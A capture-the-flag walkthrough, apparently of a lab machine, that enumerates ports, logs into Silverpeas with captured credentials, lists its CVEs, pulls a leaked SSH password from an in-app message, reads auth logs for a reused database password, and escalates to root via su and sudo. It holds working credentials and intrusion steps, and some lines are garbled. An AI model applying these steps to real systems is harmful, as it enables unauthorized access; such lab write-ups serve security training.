


```

(root@kali)-[~/Desktop/THM]
# nmap 10.10.45.238 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-30 05:32 EDT
Nmap scan report for 10.10.45.238
Host is up (0.41s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-proxy
Upgrade-Insecure-Requests: 1
Nmap done: 1 IP address (1 host up) scanned in 9.82 seconds


```



Target: http://10.10.45.238:8080 HTTP/1

Request		Response
Pretty	Raw	Hex
<pre> 1 POST /silverpeas/AuthenticationServlet HTTP/1.1 2 Host: 10.10.45.238:8080 3 Content-Length: 49 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://10.10.45.238:8080 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/129.0.6668.71 Safari/537.36 10 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,   application/signed-exchange;vmb3;q=0.7 11 Referer: http://10.10.45.238:8080/silverpeas/defaultLogin.jsp 12 Accept-Encoding: gzip, deflate, br 13 Cookie: JSESSIONID=HvF12FFNwYntyVHK9hh3Q-gpe_X1bycdQlqEb2L.ebtpc79c6d2a 14 Connection: keep-alive 15 Login=SilverAdmin&amp;Password=SilverAdmin6&amp;DomainId=0 </pre>		

<https://github.com/advisories/GHSA-4w54-wwc9-x62c>



Usually I click around the app and look for interesting info , but everything is in French, so instead I tried to look for more CVEs in this version of SilverPeas.

1. CVE-2023-47320: Broken Access Control Leading to Denial-of-Service
2. CVE-2023-47321: Broken Access Control Allows Attacker to Access Portlet Deployer
3. CVE-2023-47322: CSRF Leading to Privilege Escalation
4. CVE-2023-47323: Broken Access Control Allows Attacker to Read All Messages
5. CVE-2023-47324: Stored XSS in Messaging Feature
6. CVE-2023-47325: Broken Access Control on "Bin" Allows Modification by Attacker
7. CVE-2023-47326: CSRF Leading to Domain Creation
8. CVE-2023-47327: Broken Access Control Allows Attacker to Create Spaces



Mes notifications > SSH

De : Administrateur 13/12/2023

Source : Notification manuelle

Message:

Dude how do you always forget the SSH password? Use a password manager and quit using your silly sticky notes.

Username: tim

Password: cm0nt!md0ntf0rg3tth!spa\$\$w0rdagainlol

Supprimer Fermer

```
⌵(root@kali)-[~/Burpsuite-Professional]
# ssh tim@10.10.45.238
The authenticity of host '10.10.45.238 (10.10.45.238)' can't be established.
ED25519 key fingerprint is SHA256:WFcHcO+oxUb2E/NaonaHAgqSK3bp9FP8hsg5z2pkhuE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.45.238' (ED25519) to the list of known hosts.
tim@10.10.45.238's password:
```

```
tim@silver-platter:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:102:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
tyler:x:1000:1000:root:/home/tyler:/bin/bash
tim:x:1001:1001:~/home/tim:/bin/bash
tim@silver-platter:~$
```

```
Dec 13 15:39:09 silver-platter groupadd[1963]: new group: name=docker, uid=119
Dec 13 15:39:12 silver-platter sudo: pam_unix(sudo:session): session closed for user root
Dec 13 15:40:33 silver-platter sudo: taylor : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name postgresql -d -e POSTGRES_PASSWORD=_2d_zx7N823/ -v postgresql-data:/var/lib/postgresql/data postgres:12.3
Dec 13 15:40:33 silver-platter sudo: pam_unix(sudo:session): session opened for user root(uid=0) by tyler(uid=1000)
Dec 13 15:40:48 silver-platter sudo: pam_unix(sudo:session): session closed for user root
Dec 13 15:41:17 silver-platter sudo: taylor : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker exec -it postgresql psql -U postgres
Dec 13 15:41:17 silver-platter sudo: pam_unix(sudo:session): session opened for user root(uid=0) by tyler(uid=1000)
Dec 13 15:42:00 silver-platter sudo: pam_unix(sudo:session): session closed for user root
Dec 13 15:44:30 silver-platter sudo: taylor : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e DB_NAME=silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_2d_zx7N823/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silverpeas/data --link postgresql:database silverpeas:silverpeas-6.3.1
Dec 13 15:44:30 silver-platter sudo: pam_unix(sudo:session): session opened for user root(uid=0) by tyler(uid=1000)
Dec 13 15:44:31 silver-platter sudo: pam_unix(sudo:session): session closed for user root
Dec 13 15:45:21 silver-platter sudo: taylor : TTY=tty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e DB_NAME=silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=_2d_zx7N823/ -v silverpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silverpeas/data --link postgresql:database silverpeas:silverpeas-6.3.1
Dec 13 15:45:21 silver-platter sudo: pam_unix(sudo:session): session opened for user root(uid=0) by tyler(uid=1000)
```

```
Dec 13 17:51:44 silver-platter sudo: pam_unix(sudo:session): session opened for user root(uid=0) by tyler(uid=1000)
Dec 13 17:51:44 silver-platter su: (to root) root on pts/1
Dec 13 17:51:44 silver-platter su: pam_unix(su:session): session opened for user root(uid=0) by tyler(uid=0)
tim@silver-platter:/var/log$ id
uid=1001(tim) gid=1001(tim) groups=1001(tim),4(adm)
tim@silver-platter:/var/log$ su tyler
Password:
tyler@silver-platter:/var/log$
```

```
tim@silver-platter:/var/log$ su tyler
Password:
tyler@silver-platter:/var/log$ sudo -l the SSH password? Use a password manager and quit using your silly sticky
[sudo] password for tyler:
Matching Defaults entries for tyler on silver-platter:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User tyler may run the following commands on silver-platter:
(ALL : ALL) ALL
tyler@silver-platter:/var/log$ sudo su
root@silver-platter:/var/log# ls
alternatives.log  auth.log.1      btmp            dmesg           dmesg.4.gz      installer        kern.log.3.gz   syslog          unattended-upgrades
alternatives.log.1 auth.log.2      cloud-init.log  dmesg.0         dpkg.log         journal         landscape        syslog.1        wtmp
amazon            auth.log.2.gz  cloud-init.log  dmesg.1.gz      dpkg.log.1      kern.log         lastlog         soslog.2.gz
```